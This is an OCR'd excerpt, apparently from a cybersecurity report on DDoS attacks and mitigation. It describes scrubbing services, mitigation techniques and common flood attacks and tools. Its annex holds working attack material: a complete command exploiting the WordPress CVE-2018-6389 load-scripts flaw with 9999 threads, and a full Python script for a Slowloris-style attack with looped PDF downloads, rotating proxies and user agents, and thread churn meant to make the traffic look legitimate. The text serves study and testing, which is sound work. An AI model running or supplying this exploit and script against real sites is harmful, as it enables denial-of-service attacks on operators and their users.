


Figure 5.13: DNS redirection principle

It is important to note that when this method is used, traffic destined for the IP address of the protected server (also called the original IP address) is not blocked. Indeed, to redirect traffic to the protection service, this method relies solely on the name resolution mechanism provided by the DNS. If a attacker knows the original IP address (for example, 203.0.113.2 in the previous figure), he can access the server directly without going through the CDN.

5.6.1.4.2 Routed mode : BGP redirection of traffic

In the routed mode, when mitigation is activated, all IP traffic is passed through the mitigation vendor. Once cleaned of DDoS traffic, the remaining traffic is passed through to the target environment by way of GRE (Generic Routing Encapsulation, see glossary) tunnels or private network connections.






Figure 5.14: DDos traffic scrubbing service : routed mode

The objective of this method is to direct all traffic to a single block of IP addresses to the protection service provider. When the protection service is not used (case a), traffic originating from the Internet is routed to the entity by its operators of transit. In order to implement traffic redirection, an interconnection must be established between the entity and the protection service provider (step 1). In general, the GRE protocol is used to establish a tunnel to encapsulate all traffic at the IP protocol level. To route all Internet traffic through the service provider of protection, the victim first announces to the provider of this service the routes to reach its IP address blocks using the BGP 5 protocol (step 2). Then, it stops announcing these same blocks to its operators of transit, which results in the redirection of traffic destined for it to the protection service (step 3). The latter can then filter the traffic and transmit the legitimate traffic to the victim to the the previously established interconnection (step 4). Contrary to a service using DNS redirection, this solution allows the client to protect servers hosted at so-called original IP addresses. When implementing this solution, outgoing traffic from the entity does not pass through the protection service provider, but by its transit operators (Step 5).



(a) Avant le déroutement de trafic.



(b) Après le déroutement de trafic.

Figure 5.15: BGP redirection principle

However, this solution can be adopted if the entity has a block of IP addresses that can be announced on the Internet (e.g a /24 IP adress) and already uses the BGP protocol. Moreover, this protection service is in general significantly more expensive than a service based on traffic forwarding using DNS.

5.6.1.4.3 Scrubbing services : advantages and drawbacks

Advantages	Drawbacks
• Reputable scrubbing services have massive capacity, providing significant mitigation capability. For instance, the scrubbing service of OVH, called VAC, recently mitigate a volumetric attack of 1,3 To/s ! • Protects against all attack types • Allows a target to completely conceal resources behind DDoS mitigation service (routed mode)	• Some services require BGP (routed mode) • Requires routing changes that delay mitigation (routed mode) • May require moving an entire netblock rather than mitigation of a single target (routed mode)

Table 5.4: Utilization of a CDN : advantages and drawbacks

5.6.2 Common mitigation techniques

This section describes the different common mitigation techniques implemented in the various DDoS protection devices.

- **Source address rate limiting** : This technique consists in filtering good traffic from malicious traffic by discarding some IP address identified as source of the DDoS attack. It works well against non-spoofed attack, regardless of its type
- **Protocol rate limiting** : Same as the technique of source address rate limiting, but for specific protocol. This technique works well against volumetric attacks and for attack that targets a non-critical protocol (it may be difficult to limit a protocol that must be able to be used by lots if users)
- **Anomaly detection** : This technique is often based on statistical models and mathematical algorithms to analyze patterns and determine whether a set of request or a piece of traffic is legitimate or malicious. This technique is used for application-level attacks and protocol attacks which are more complicated than attacks only sending a lot of same requests.
- **HTTP(S) javascript challenge** : This technique consists in sending to the sender of the request a piece of javascript code in order to generate a cookie in his web browser. If the cookie is included in his following requests, then the request will

be passed through to the target environment. Otherwise, the challenge will be presented again. This technique works well for application level HTTP(S) attacks but works only if the DDoS attack software is not able to run javascript (for advanced DDoS attack software it is not the case).

- **Reputation data** : DDoS mitigation service and hardware vendors usually score IP addresses from which they receive traffic : IP addresses known to be source of malicious traffic will get a bad score. DDoS mitigation services then use this database to help them discarding some IP addresses. Obviously this technique works well against non-spoofed attacks and attacks sources from botnets.

- **SYN cookies** : This technique consists, for the target, in sending to the sender a special SYN-ACK response in order to avoid allocate memory for the new partial TCP connection and to create an entry in the network state tracking table. This technique works well against SYN flood and DDoS atatck software which are not able to process this type of response.

5.7 The most common DDoS attacks & tools

5.7.1 Volumetric DDoS attacks

5.7.1.1 UDP Flood

5.7.1.1.1 Principle of UDP Flood

This attack consists in generating large quantity of large UDP packets. UDP is a common protocol used for communication on the Internet, and many services such as DNS, games, chat, and VOIP use this protocol. The source IP address(es) of the DDoS packets may be forged as a random IP address as UDP does not require a persistent connection. The target of these attacks are often UDP based services like DNS, which makes mitigation more challenging as the protocol can't simply be dropped as it is used for legitimate communication.

5.7.1.1.2 Tool : Low Orbit Ion Cannon (LOIC)

This is a DoS script that disrupts a target server by sending a large number of TCP requests or through a UDP flood.




Figure 5.16: LOIC (Low Orbit Ion Cannon) - a DoS script based on UDP flood

5.7.1.2 DNS/NTP amplification

DNS is one of the most fundamental applications used on the Internet. It is primarily used for translating hostnames into IP addresses (i.e., www.example.com -> 10.100.10.10). NTP is another fundamental application used on the Internet. It is used by servers to synchronize clocks with an extreme level of accuracy. These attacks consists in sending specific requests to a server and obtaining a way bigger response sent to the target. The ratio of amplification can reach 54 for DNS and 557 for NTP.

5.7.1.3 Fragmented ICMP Flood / Ping of Death

Both attacks are different but consists in sending packets larger than the maximum segment size of the connection (usually 1500 bytes). If, for example, the data section of the packet is 10,000 bytes it will be split into 7 packet fragments. Upon reaching the target, the receiving device will reassemble the packet using extra CPU resources on the device. Moreover, in the Ping of Death scenario,the recipient ends up with an IP packet which is larger than 65,535 bytes (which is the maximum packet length of an IP packet) when reassembled. This can overflow memory buffers allocated for the packet, causing denial of service for legitimate packets.

5.7.2 Protocol DDoS attacks

5.7.2.1 SYN Flood

The SYN flood attacks aims to exhaust the resources on the target device. This is achieved by not completing the normal TCP 3-way handshake.




Figure 5.17: A normal TCP 3-way handshake

Just as in a normal connection the attacker sends an initial SYN packet. To hide the attacker, the source IP address is often forged. Upon receiving the SYN packet, the server adds the half-open connection to its internal connection state table (syn queue) and then replies with a SYN-ACK. This SYN-ACK goes to the forged source address and is generally discarded, meaning that the server will never receive the final ACK as it would in a normal connection establishment. The server maintains the half-open connection state information for a specific timeout. If a large number of half-open connections are initiated, the connection state table (syn queue) will become full and no further connections will be permitted to the server.




Figure 5.18: Principle of the SYN flood attack

5.7.2.2 TCP Connection Flood

The TCP connection flood is a DDoS attack that attempts to overwhelm connection limitations of the target device. This attack is specific to connection oriented services such as those using the TCP protocol (i.e., HTTP, HTTPS, SSH, SMTP, etc). The TCP connection flood is simplistic, with the client performing the full TCP 3-way handshake to establish a full ESTABLISHED connection. By doing this an attacker may be able to completely fill all available connection table entries, thus preventing legitimate customers from connecting. Since this attack completes the 3-way handshake it is not commonly spoofed, and the source IP address is often the IP address of a system in a botnet.

5.7.2.3 SlowLoris

This attack is an extension of the TCP connection attack and work by attempting to fill all available connection table entries of the target. What differentiates the SlowLoris attack from a TCP connection flood is that the connection isn't idle. It works by continuously sending partial HTTP GET requests to its target that never complete. The server opens more and more connections in anticipation of receiving the completed requests, which never occur.

5.7.3 Application layer DDoS attacks

5.7.3.1 HTTP Flood

In an HTTP flood DDoS attack, the attacker exploits seemingly-legitimate HTTP GET or POST requests to attack a web server or application. HTTP floods do not use malformed packets, spoofing or reflection techniques, and require less bandwidth than other attacks to bring down the targeted site or server.

5.7.3.1.1 High Orbit Ion Cannon (HOIC)

Created as a LOIC replacement, this script was designed to launch a DDoS attack using a minimal amount of perpetrators. It works by executing a HTTP flood against a target server until it crashes.




Figure 5.19: HOIC (High Orbit Ion Cannon) - a DDoS script based on HTTP flood

5.7.3.1.2 HTTP Unbearable Load King (HULK)

This script works by opening a flood of HTTP GET requests to overwhelm its target. The HULK script is unique in that every request has a random header and URL parameter value in order to bypass a server's caching engine.

5.7.3.1.3 Torshammer

This is a slow-rate HTTP POST, application layer DoS attack script (similar to Slowloris) that uses the TOR network to mask its origin.

ANNEX B : Some precisions regarding the DDoS attacks scenarios

---

This annex aims to give some precisions regarding the different DDoS attacks scenarios performed in chapter 3, section 3.2.

5.8 DDoS attacks launched via personal scripts

5.8.1 Exploit of a Wordpress vulnerability : CVE-2018-6389

Here is the complete HTTP request used to perform this attack, using the HTTP DoS tool found on Github. We can see that we simply calls all javascript modules. We use 9999 threads to maximize the effect of the attack.

```
python doser.py -g 'http://victim's_address/wp-admin/load-scripts.php?c=1&load%
5B%5D=eutil,common,wp-a11y,sack,quicktag,colorpicker,editor,wp-fullscreen-
stu,wp-ajax-response,wp-api-request,wp-pointer,autosave,heartbeat,wp-auth-
check,wp-lists,prototype,scriptaculous-root,scriptaculous-builder,scriptaculous-
dragdrop,scriptaculous-effects,scriptaculous-slider,scriptaculous-
sound,scriptaculous-controls,scriptaculous,cropper,jquery,jquery-core,jquery-
migrate,jquery-ui-core,jquery-effects-core,jquery-effects-blind,jquery-effects-
bounce,jquery-effects-clip,jquery-effects-drop,jquery-effects-explode,jquery-
effects-fade,jquery-effects-fold,jquery-effects-highlight,jquery-effects-
puff,jquery-effects-pulsate,jquery-effects-scale,jquery-effects-shake,jquery-
effects-size,jquery-effects-slide,jquery-effects-transfer,jquery-ui-
accordion,jquery-ui-autocomplete,jquery-ui-button,jquery-ui-datepicker,jquery-
ui-dialog,jquery-ui-draggable,jquery-ui-droppable,jquery-ui-menu,jquery-ui-
mouse,jquery-ui-position,jquery-ui-progressbar,jquery-ui-resizable,jquery-ui-
selectable,jquery-ui-selectmenu,jquery-ui-slider,jquery-ui-sortable,jquery-ui-
spinner,jquery-ui-tabs,jquery-ui-tooltip,jquery-ui-widget,jquery-form,jquery-
color,schedule,jquery-query,jquery-serialize-object,jquery-hotkeys,jquery-table-
hotkeys,jquery-touch-punch,suggest,imagesloaded,masonry,jquery-
masonry,thickbox,jcrop,swfobject,moxiejs,plupload,plupload-handlers,wp-
plupload,swfupload,swfupload-all,swfupload-handlers,comment-
repl,json2,underscore,backbone,wp-util,wp-sanitize,wp-
backbone,revisions,imgareaselect,mediaelement,mediaelement-core,mediaelement-
migrat,mediaelement-vimeo,wp-mediaelement,wp-
codemirror,csslint,jshint,esprima,jsonlint,htmlhint,htmlhint-kses,code-
editor,wp-theme-plugin-editor,wp-playlist,zxcvbn-async,password-strength-
meter,user-profile,language-chooser,user-suggest,admin-ba,wplink,wpdialogs,word-
coun,media-upload,hoverIntent,customize-base,customize-loader,customize-
preview,customize-models,customize-views,customize-controls,customize-selective-
refresh,customize-widgets,customize-preview-widgets,customize-nav-
menus,customize-preview-nav-menus,wp-custom-header,accordion,shortcode,media-
models,wp-embe,media-views,media-editor,media-audiovideo,mce-view,wp-api,admin-
tags,admin-comments,xfn,postbox,tags-box,tags-suggest,post,editor-
expand,link,comment,admin-gallery,admin-widgets,media-widgets,media-audio-
widget,media-image-widget,media-gallery-widget,media-video-widget,text-
widgets,custom-html-widgets,theme,inline-edit-post,inline-edit-tax,plugin-
install,updates,farbtastic,iris,wp-color-picker,dashboard,list-revision,media-
grid,media,image-edit,set-post-thumbnail,nav-menu,custom-header,custom-
background,media-gallery,svg-painter&ver=4.9' -t 9999
```

Figure 5.20: The complete HTTP request used to perform the CVE-2018-6389 on Wordpress websites

5.8.2 Slowloris & Abusive downloading of a PDF file

Here is the script used to perform the attack :

```
#!/usr/bin/env python3

'''
This attack aims to simulate the behavior of a real user by crawling a
    ↪ website at a random rate. According to the Slowloris principle,
the script opens HTTP connections until the server resources are
    ↪ saturated. At the same time, the script closes connections that
```

```
    ↪ are too
old to make traffic more legitimate.

The script uses the "requests" library to retrieve web pages. The "
    ↪ BeautifulSoup" library is also used to browse the site for other
    ↪ usable links.
The links are then stored in a table and one of the links is then
    ↪ randomly selected to continue navigation.

Finally, when the script falls on a PDF file, it downloads it in a loop,
    ↪  again to saturate the server resources. Multithreading is used to
maximize the effect of the attack.

Author : Samuel Ancion
Proofreading, commentary : Jean-Baptiste Gaeng
'''

import wget
import sys
import time
import threading
import random
import re
import argparse
import urllib
import requests
from bs4 import BeautifulSoup
from threading import Thread, Timer

site_list = []
old_sess_list = []
proxies_list = ['http://88.197.159.201:3128','http://141.96.29.81:3128','
    ↪ http://163.163.201.248:3128','http://213.31.144.98:3128']

#Initialization of the user-agents list
headers_useragents = []
headers_useragents.append('Mozilla/5.0␣(X11;␣U;␣Linux␣x86_64;␣en-US;␣rv
    ↪ :1.9.1.3)␣Gecko/20090913␣Firefox/3.5.3')
headers_useragents.append('Mozilla/5.0␣(Windows;␣U;␣Windows␣NT␣6.1;␣en;␣
```

```
    ↪ rv:1.9.1.3)␣Gecko/20090824␣Firefox/3.5.3␣(.NET␣CLR␣3.5.30729)')
headers_useragents.append('Mozilla/5.0␣(Windows;␣U;␣Windows␣NT␣5.2;␣en-US
    ↪ ;␣rv:1.9.1.3)␣Gecko/20090824␣Firefox/3.5.3␣(.NET␣CLR␣3.5.30729)')
headers_useragents.append('Mozilla/5.0␣(Windows;␣U;␣Windows␣NT␣6.1;␣en-US
    ↪ ;␣rv:1.9.1.1)␣Gecko/20090718␣Firefox/3.5.1')
headers_useragents.append('Mozilla/5.0␣(Windows;␣U;␣Windows␣NT␣5.1;␣en-US
    ↪ )␣AppleWebKit/532.1␣(KHTML,␣like␣Gecko)␣Chrome/4.0.219.6␣Safari
    ↪ /532.1')
headers_useragents.append('Mozilla/4.0␣(compatible;␣MSIE␣8.0;␣Windows␣NT␣
    ↪ 6.1;␣WOW64;␣Trident/4.0;␣SLCC2;␣.NET␣CLR␣2.0.50727;␣InfoPath.2)')
headers_useragents.append('Mozilla/4.0␣(compatible;␣MSIE␣8.0;␣Windows␣NT␣
    ↪ 6.0;␣Trident/4.0;␣SLCC1;␣.NET␣CLR␣2.0.50727;␣.NET␣CLR␣1.1.4322;␣.
    ↪ NET␣CLR␣3.5.30729;␣.NET␣CLR␣3.0.30729)')
headers_useragents.append('Mozilla/4.0␣(compatible;␣MSIE␣8.0;␣Windows␣NT␣
    ↪ 5.2;␣Win64;␣x64;␣Trident/4.0)')
headers_useragents.append('Mozilla/4.0␣(compatible;␣MSIE␣8.0;␣Windows␣NT␣
    ↪ 5.1;␣Trident/4.0;␣SV1;␣.NET␣CLR␣2.0.50727;␣InfoPath.2)')
headers_useragents.append('Mozilla/5.0␣(Windows;␣U;␣MSIE␣7.0;␣Windows␣NT␣
    ↪ 6.0;␣en-US)')
headers_useragents.append('Mozilla/4.0␣(compatible;␣MSIE␣6.1;␣Windows␣XP)
    ↪ ')
headers_useragents.append('Opera/9.80␣(Windows␣NT␣5.2;␣U;␣ru)␣Presto
    ↪ /2.5.22␣Version/10.51')

#Function to initialize HTTP headers
def initHeaders():
        headers = {
                                "Accept":"text/html,application/xhtml+xml,
                                    ↪ application/xml;q=0.9,*/*;q=0.8",
                                "Accept-Language": "en-US,en;q=0.5",
                                "Accept-Encoding": "gzip,␣deflate",
                                }
        return headers

#Function to randomly kill threads to simulate seemingly more legitimate
    ↪  traffic
def clThread():

        if old_sess_list:
```

```
            sToKill = random.choice(old_sess_list)
            j = old_sess_list.index(sToKill)
            old_sess_list.remove(old_sess_list[j])

#Exploit function
def exploit(url):

      l = 0
      timeout = 0
      headers = initHeaders()
      s = requests.Session()
      old = random.randrange(120,300)
      proxies = {
      'http': random.choice(proxies_list),
      'https': random.choice(proxies_list)
      }
      s.headers.update({'User-Agent': random.choice(headers_useragents)
         ↪ })
      s.headers.update({"Connection": "keep-alive"})
      html = s.get(url, verify=False, stream=True)
      bsObj = BeautifulSoup(html.content, "html.parser")

      while True:
            for a in bsObj.find_all('a', href=True):
                  site_list.append(a['href'])

            url2 = random.choice(site_list)
            website = url2.split("/")
            target = url.split("/")
            print(url2)
            if website[0] != 'http:' and website[0] != 'https:':
                        url2 = html.url + url2
                        website = url2.split("/")
            if website[2] and website[2] != target[2]:
                  while website[2] != target[2]:
                        url2 = random.choice(site_list)
                        website = url2.split("/")

            #If we find a URL ending with ".pdf", we download the
```

```
                ↪ document in loop in /dev/null
            testdoc = url2.split(".")
            if testdoc[-1] == "pdf":
                    while True:
                            html = s.get(url2, verify=False)
                            with open ('/dev/null', 'wb') as f:
                                    f.write(html.content)
                            print("done")
            else:
                    html = s.get(url2, verify=False, stream=True)
                    bsObj = BeautifulSoup(html.content, "html.parser")

            randSleep = random.uniform(1.52,2.1)
            if timeout < old:
                    timeout += randSleep

            if timeout >= old:
                    if l == 0:
                            old_sess_list.append(s)
                            l = 1

                    if not s in old_sess_list:
                            break

            time.sleep( randSleep )

    print("Exploit␣success")
    print(threading.active_count()-1, "threads␣active")

def main(argv):
    parser = argparse.ArgumentParser(description='Web␣Crawling␣
        ↪ Slowloris␣Attack␣&␣Abusive␣Downloading␣PDF␣file')
    parser.add_argument('-u', help='Enter␣the␣URL.␣format␣:␣http://www
        ↪ .target.com␣Usage:␣-u␣\'<url>\'')
    parser.add_argument('-t', help='Specify␣number␣of␣threads␣to␣be␣
        ↪ used', default=10000, type=int)
    args = parser.parse_args()
    k = 0
```

```
        if args.u:
                global url
                url = args.u
                randKill = random.uniform(20.23,28.19)
                for i in range(args.t):
                        sbt = random.uniform(1.12,2.24)
                        sbt = random.uniform(0.1,0.2)
                        k += sbt
                        if k > randKill:
                                clThread()
                                k = 0
                                randKill = random.uniform(20.23,28.19)
                        time.sleep( sbt )
                        t = Thread(target=exploit, args=(url,))
                        t.start()
                        print(threading.active_count()-1, "threads␣active")

        if len(sys.argv)==1:
                parser.print_help()
                exit()

if __name__ == "__main__":
   main(sys.argv[1:])
```